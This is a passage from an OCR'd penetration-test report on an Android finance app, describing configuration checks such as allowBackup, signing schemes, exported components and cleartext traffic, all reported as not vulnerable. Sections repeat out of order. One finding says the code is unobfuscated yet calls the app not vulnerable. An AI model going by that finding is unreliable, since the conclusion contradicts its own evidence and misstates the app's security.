
Figure#07 Tested for Allow backup Flag

Next, we tested the application for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2

schemes with the SHA256withRSA signature type, which is secure. Therefore, this led us to the conclusion that the Android application is not vulnerable to Weak Signing Algorithms.

Figure#08 Tested for Weak Signing Algorithms

Next, we tested the application for Improper Export Android Components. SecureLayer7 carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. SecureLayer7 observed that the application implemented proper protection and set the exported components as "false". Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Improper Export of Android Components.



Figure#09 Tested for Improper Export Android Components

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.


Attack Narrative- ML Digital Android Application

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with ML Digital Android application.


Scope Package: com.ltfs.ml

In the first step, we checked for Sensitive Data Exposure with URLs and carried out this attack by finding all the URLs in the smalli file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure with URLs.




Figure#01 Tested for Sensitive Data on URLs

Next, we checked for insecure data storage with the Firebase database URL and tried to find the Firebase URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, it was clear that the application is not vulnerable to insecure data storage with a Firebase URL.




Figure#02 Tested for Firebase URL

In this step, we checked for installation of the target APK on an insecure version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Therefore, we can say that the application is not vulnerable to Android application installation on Insecure OS Versions.




Figure#03 Tested for Insecure OS Versions

Next, we checked for the Allow Backup Flag and carried out this attack by checking the Allow Backup Flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, this led us to the conclusion that the Android application is not vulnerable to the Allow Backup Flag.




Figure#04 Tested for Allow Backup

Moving forward, we checked for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 and v3 schemes with the SHA256withRSA signature type, which is secure. Therefore, we can say that the application is not vulnerable to Weak Signing Algorithms.




Figure#05 Tested for Weak Signing Algorithm

In this step, we checked for Improper Export of Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as "false". Therefore, we can say that the application is not vulnerable to Improper Export of Android Components




Figure#06 Tested for Improper Export Android Components

Next, we checked for Source Code Obfuscated or not in which attacker can read and understand the source code easily of the Android Application However it was observed that the application has source code is not obfuscated Therefore, it was clear that the application is not vulnerable to Source Code obfuscated.




Figure#07 Tested for Source Code Obfuscation

As the next step, we checked for Insecure Communication by checking the application for a cleartext traffic flag in the source code of the application and observed that the application has cleartext traffic flag set as false which means the application is secured against this Vulnerability Therefore, we can say that the application is not vulnerable to this vulnerability.



